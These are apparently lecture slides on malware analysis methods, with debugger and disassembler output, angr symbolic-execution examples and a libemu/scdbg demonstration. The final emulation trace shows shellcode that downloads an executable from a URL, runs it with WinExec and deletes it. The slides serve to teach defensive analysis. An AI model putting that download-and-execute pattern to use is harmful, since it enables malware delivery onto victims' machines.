

Symbolic Analysis & Code Emulation



Micah Flack



Analysis Methods

Typically the two main methods:

- Static Analysis, or...
 - Statically gathered indicators w/o runtime of sample
- Dynamic Analysis
 - Indicators gathered through runtime of sample

But there are actually more than that...

- Symbolic Data Analysis (SDA)
- Concolic Data Analysis (CDA)
- Code/Library Emulation



Static Analysis

CFF Explorer VIII - [t.exe]

File Settings ?

File: t.exe

- Dos Header
- Nt Headers
- File Header
- Optional Header
- Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Debug Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor
- UPX Utility

Property	Value
File Name	C:\Users\micahflack\Desktop\School\CSC846\Lab09\trickbot1\t...
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	490.00 KB (501760 bytes)
PE Size	490.00 KB (501760 bytes)
Created	Wednesday 08 December 2021, 03.03.54
Modified	Tuesday 14 April 2020, 17.28.18
Accessed	Tuesday 22 March 2022, 05.35.27
MD5	C9A5C6039D0DD468242BF2945C0635C1
SHA-1	ED21AEA78411EF5FAEFC244548522C5F8CFBB531

Property	Value
CompanyName	Windows (R) Win 7 DDK provider
FileDescription	Microsoft® Timer
FileVersion	6.1.7600.16385
InternalName	Timer.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.

Cutter - C:\Users\micahflack\Desktop\School\CSC846\Lab10\samples\ranumbot.bin

File Edit View Windows Debug Help

Type flag name or address here

Functions

Disassembly

```
0x0050e65f mov     eax, dword [arg_44h]
0x0050e663 movzx   ecx, byte [eax + 7]
0x0050e667 movzx   edx, byte [eax + 6]
0x0050e66b mov     ebx, edx
0x0050e66d shl     edx, 8
0x0050e670 or      ecx, edx
0x0050e672 movzx   edx, byte [eax + 5]
0x0050e676 mov     ebp, edx
0x0050e678 shl     edx, 0x10
0x0050e67b or      ecx, edx
0x0050e67d movzx   ecx, byte [eax + 4]
0x0050e681 mov     esi, ecx
0x0050e683 shl     ecx, 0x18
0x0050e686 or      ecx, edx
0x0050e688 movzx   edx, byte [eax + 3]
0x0050e68c edi, byte [eax + 2]
0x0050e690 mov     dword [var_30h], edi
0x0050e694 movzx   ecx, byte [eax + 1]
0x0050e698 movzx   eax, byte [eax]
0x0050e69b mov     dword [esp], ecx
0x0050e69e shr     ebx, 0x18
0x0050e6a1 shr     ebp, 0x10
0x0050e6a4 or      ebp, ebx
0x0050e6a6 shr     esi, 8
0x0050e6a9 or      esi, ebp
0x0050e6ab or      edx, esi
0x0050e6ad mov     ecx, dword [var_30h]
0x0050e6b1 shl     ecx, 8
```

Quick Filter

Dashbo... Strings Imports Exports Search Symbols Disasse... Graph (... Hexdump Decomp...

Dynamic Analysis

leivion.bin - PID: 6428 - Module: ntdll.dll - Thread: Main Thread 5012 - x32dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help Apr 17 2021 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source

EIP → 77A84FFC EB 07 jmp ntdll.77A85005

77A84FFE 33C0 xor eax, eax
77A85000 40 inc eax
77A85001 C3 ret
77A85002 8B65 E8 mov esp, dword ptr ss:[ebp-18]
77A85005 C745 FC FEFFFFFF mov dword ptr ss:[ebp-4], FFFFFFFF
77A8500C 8B4D F0 mov ecx, dword ptr ss:[ebp-10]
77A8500F 64:890D 00000000 mov dword ptr [0], ecx
77A85016 59 pop ecx
77A85017 5F pop edi
77A85018 5E pop esi
77A85019 5B pop ebx
77A8501A C9 leave
77A8501B C3 ret
77A8501C 55 push ebp
77A8501D 8BEC mov ebp, esp
77A8501F 81EC D0020000 sub esp, 2D0
77A85025 A1 8063AA77 mov eax, dword ptr ds:[77AA6380]
77A8502A 33C5 xor eax, ebp
77A8502C 8945 FC mov dword ptr ss:[ebp-4], eax
77A8502F 89B5 E0FDFFFF mov dword ptr ss:[ebp-220], eax
77A85035 89BD DCFDFFFF mov dword ptr ss:[ebp-224], ecx
77A8503B 89B5 D8FDFFFF mov dword ptr ss:[ebp-228], edx
77A85041 89BD D4FDFFFF mov dword ptr ss:[ebp-22C], ebx
77A85047 89B5 D0FDFFFF mov dword ptr ss:[ebp-230], ebx

Hide FPU

EAX 00000000
EBX 00338000 &"i.Ä"
ECX 00000000
EDX 77A8CE60 ntdll.77A8CE60
EBP 000DF6F8 &"ëü\r"
ESP 000DF6CC
ESI 7781E32C
EDI 77A92DDC <ntdll.&BaseThre
EIP 77A84FFC ntdll.77A84FFC

EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)

Default (stdcall) 5 Unlocked

1: [esp+4] 77A92DDC <ntdll.&BaseThre
2: [esp+8] 7781E32C
3: [esp+C] 00338000 &"i.Ä"
4: [esp+10] 00000000
5: [esp+14] 000DF6CC

ntdll.77A85005

.text:77A84FFC ntdll.dll:\$184FFC #183BFC

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 000DF6CC 4896C13A

Address	Hex	ASCII
77907000	14 00 16 00 30 88 91 77 22 00 24 00 18 89 91 77	...0...w".\$....
77907010	18 00 00 00 00 00 00 00 E0 79 90 77 40 00 00 00	...ä.y.w@...
77907020	00 00 00 00 00 00 00 00 2A 00 2C 00 40 89 91 77	...*.w@...
77907030	08 00 0A 00 48 88 91 77 00 00 02 00 20 D8 90 77	...H..w...@...
77907040	20 B4 96 77 A0 76 94 77 60 0B A3 77 20 0C A3 77	...w.v.w..fw...
77907050	E0 E2 96 77 A0 76 94 77 80 FA A2 77 20 0C A3 77	ä.w.v.w...ü...
77907060	70 D0 96 77 A0 76 94 77 D0 0A A3 77 20 0C A3 77	p.w.v.wD..fw...
77907070	70 E0 96 77 A0 76 94 77 00 00 00 00 20 0C A3 77	p.w.v.w...ü...

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Dynamic Analysis

Monitoring - API Monitor v2 32-bit (Administrator)

File Edit View Filter Tools Window Help

API Filter: All Modules

Monitored Processes: C:\Windows\SysWOW64\calc.exe - PID: 3684 - (Terminated)

Summary: 1,048 of 42,092 calls | 97% filtered out | 17.68 MB used | calc.exe

#	Time of Day	Thread	Module	API	Return Value	Error	Duration
1	5:52:22.986 AM	1	calc.exe	_set_app_type (_GUI_APP)			0.0000315
2	5:52:22.986 AM	1	calc.exe	_p_fmode ()	0x76a0eda4		0.0000030
3	5:52:22.986 AM	1	calc.exe	_p_commode ()	0x76a0ff94		0.0000022
4	5:52:22.986 AM	1	calc.exe	_controlfp (_PC_S3, _MCW_PC)	524319		0.0000077
5	5:52:22.986 AM	1	calc.exe	SetUnhandledExceptionFilter (0x00...	NULL		0.0000667
6	5:52:22.986 AM	1	KERNEL32.dll	_NtQueryVirtualMemory (GetCurr...	STATUS_SUCCESS		0.0000034
7	5:52:22.986 AM	1	KERNEL32.dll	_NtQueryVirtualMemory (GetCurr...	STATUS_SUCCESS		0.0000009
8	5:52:22.986 AM	1	KERNEL32.dll	_NtQueryVirtualMemory (GetCurr...	STATUS_SUCCESS		0.0000090
9	5:52:22.986 AM	1	KERNEL32.dll	RtlAllocateHeap (0x06f80000, HE...	0x06f985a8		0.0000010
10	5:52:22.986 AM	1	KERNEL32.dll	RtlEncodePointer (0x00781cc0)	0xcfc4c000		0.0000005
11	5:52:22.986 AM	1	KERNEL32.dll	RtlAcquireSRWLockExclusive (0x...			0.0000033
12	5:52:22.986 AM	1	KERNEL32.dll	_memcpy (0x06f985a8, 0x0013f380, 0x06f985a8)			0.0000005
13	5:52:22.986 AM	1	KERNEL32.dll	RtlReleaseSRWLockExclusive (0x...			0.0000036
14	5:52:22.986 AM	1	KERNEL32.dll	RtlDecodePointer (0xcfc4c000)	NULL		0.0000026
15	5:52:22.986 AM	1	calc.exe	_initterm (0x007810c4, 0x007810cc)			0.0000821
16	5:52:22.986 AM	1	calc.exe	_wgetmainargs (0x00783364, 0, 0)	0		0.0000757
17	5:52:22.986 AM	1	KERNEL32.dll	RtlSetLastWin32Error (ERROR...			0.0000007
18	5:52:22.986 AM	1	KERNEL32.dll	RtlAcquirePebLock ()			0.0000088
19	5:52:22.986 AM	1	KERNEL32.dll	RtlAllocateHeap (0x06f80000, 1)	0x06f989f0		0.0000064
20	5:52:22.986 AM	1	KERNEL32.dll	_memcpy (0x06f989f0, 0x06f8...)	0x06f989f0		0.0000025
21	5:52:22.986 AM	1	KERNEL32.dll	RtlReleasePebLock ()			0.0000035
22	5:52:22.986 AM	1	KERNEL32.dll	RtlFreeHeap (0x06f80000, 0, 0)	TRUE		0.0000010
23	5:52:22.986 AM	1	calc.exe	EventRegister (0905ca09-610e-401...	ERROR_SUCCESS		0.0000122
24	5:52:22.986 AM	1	calc.exe	EventSetInformation (137555943800, 1)	ERROR_SUCCESS		0.0000325
25	5:52:22.986 AM	1	calc.exe	ShellExecuteW (NULL, NULL, "ms-ca...	0x0000002a		4.2999197
26	5:52:22.986 AM	1	KERNEL32.dll	RtlRunOnceExecuteOnce (0x776...	STATUS_SUCCESS		0.0000011
27	5:52:22.986 AM	1	KERNEL32.dll	LdrFindResourceDirectory (0...	STATUS_RESOURCE_NOT_FOUND	0xc0000008	0.0000068

Parameters: # Type Name Pre-Call Value Post-Call Value

Call Stack: # Module Address Offset Location

Output: COM Interfaces: 1826, COM Methods: 22262

API Loader: Monitoring, Output

Ready

17.68 MB Mode: PC

What is Symbolic Execution?

Symbolic execution systematically explores as many possible execution paths at the same time without requiring concrete inputs.

Rather than taking on fully specified input values, the technique abstractly represents them as symbols, resorting to constraint solvers to construct actual instances that would cause property violations.

Pros, there is no...



- ... division by zero
- ... NULL pointer ever dereferenced
- ... backdoor that can bypass authentication
 - versus blindly debugging or detonating the sample

Cons:


- No automated way to determine JMP table results

For example...

```
1. void foobar(int a, int b) {  
2.   int x = 1, y = 0;  
3.   if (a != 0) {  
4.     y = 3+x;  
5.     if (b == 0)  
6.       x = 2*(a+b);  
7.   }  
8.   assert(x-y != 0);  
9. }
```



More familiarity with...



Symbolic/Concolic Analysis

Essentially, the provided sample is disassembled and then static analysis is performed symbolically or concretely.

In symbolic analysis, symbolic execution traverses the code considering symbolic input variables in place of concrete (static) values.

- Complete exploration of Control Flow Graph (CFG) and all paths

In concolic (CONC-rete symb-OLIC) analysis, the execution trace of the disassembled code is guided by provided contextual information and therefore has similar drawbacks to dynamic analysis.

- Exploration is limited within CFG by the provided context or input.

Using angr for symbolic analysis

angr is a multi-architecture binary analysis toolkit, with the capability to perform dynamic symbolic execution and various static analyses on binaries.

Some alternatives you might have used before for binary analysis:

- Pefile
- LIEF

angr is more powerful though because we can symbolically solve constraints within the binaries given limited complexity

- Single block, high recursion samples would cause most analyses to fail

How are binaries read

angr uses the CLE loader to provide a representation of binary files into a virtual address space.

```
>>> proj.loader
<Loaded true, maps [0x400000:0x5004000]>

>>> proj.loader.shared_objects # may look a little different for you!
{'ld-linux-x86-64.so.2': <ELF Object ld-2.24.so, maps [0x2000000:0x2227167]>,
 'libc.so.6': <ELF Object libc-2.24.so, maps [0x1000000:0x13c699f]>}

>>> proj.loader.min_addr
0x400000
>>> proj.loader.max_addr
0x5004000

>>> proj.loader.main_object # we've loaded several binaries into this project. Here's the main one!
<ELF Object true, maps [0x400000:0x60721f]>

>>> proj.loader.main_object.execstack # sample query: does this binary have an executable stack?
False
>>> proj.loader.main_object.pic # sample query: is this binary position-independent?
True
```

Typically some type of address rebasing for the entrypoint is used to load bins @ 0x400000

Solver Engine

The part that we are most interested in is the solver engine methods used by angr

When a binary is loaded and the project object is provided, we not only have the symbolic states of each function but also their symbolic values. Rather than being limited to concrete, static values angr uses symbolic values (names) as placeholders - which we can then solve for as arithmetic problems given the provided abstract syntax tree (AST).

Example of Constraint Solving

Registers and memory spaces are treated the same way - allowing us to enumerate the different paths, the provided constraints, and their possible solutions.

```
>>> state.solver.add(x > y)
>>> state.solver.add(y > 2)
>>> state.solver.add(10 > x)
>>> state.solver.eval(x)
4
```

Potential Applications

Not limited to, but some of the ways you might leverage angr/symbolic analysis

- Code Audits
- Exploitation Development
- Fuzzing
- Binary Capture-The-Flags
- Malware Analysis

Using angr for symbolic analysis

https://github.com/jakespringer/angr_ctf/tree/master/00_angr_find

Code/Library Emulation

Instead of statically inspecting a sample, using somewhat complicated symbolic analysis, or even dynamic analysis that requires detonating a sample, you can use libemu emulation library.

Libemu makes it possible to emulate API functions from a program w/o risking infection; it can even be done with Windows shellcode on Linux.

Original project → <https://git.carnivore.it/libemu>

Adopted and reworked by David Zimmer as scdbg.exe

- https://github.com/dzzie/scdbg_unicorn
- Already included with FlareVM under debuggers

Example...

```
FLARE Tue 03/22/2022 13:47:28.50
C:\Users\micahflack\Desktop>scdbg /f ..\Downloads\micah
Loaded 209 bytes from file ..\Downloads\micah
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401043  LoadLibraryA(urlmon.dll)
401084  URLDownloadToFileA(https://github.com/micahflack/scripts/raw/main/notif.exe, not_malware.test)
4010a5  WinExec(.\\not_malware.test)
4010b4  Sleep(0x5000)
4010c5  DeleteFileA(.\\not_malware.test)
4010ce  ExitProcess(0)

Stepcount 103425

FLARE Tue 03/22/2022 13:47:39.00
C:\Users\micahflack\Desktop>_
```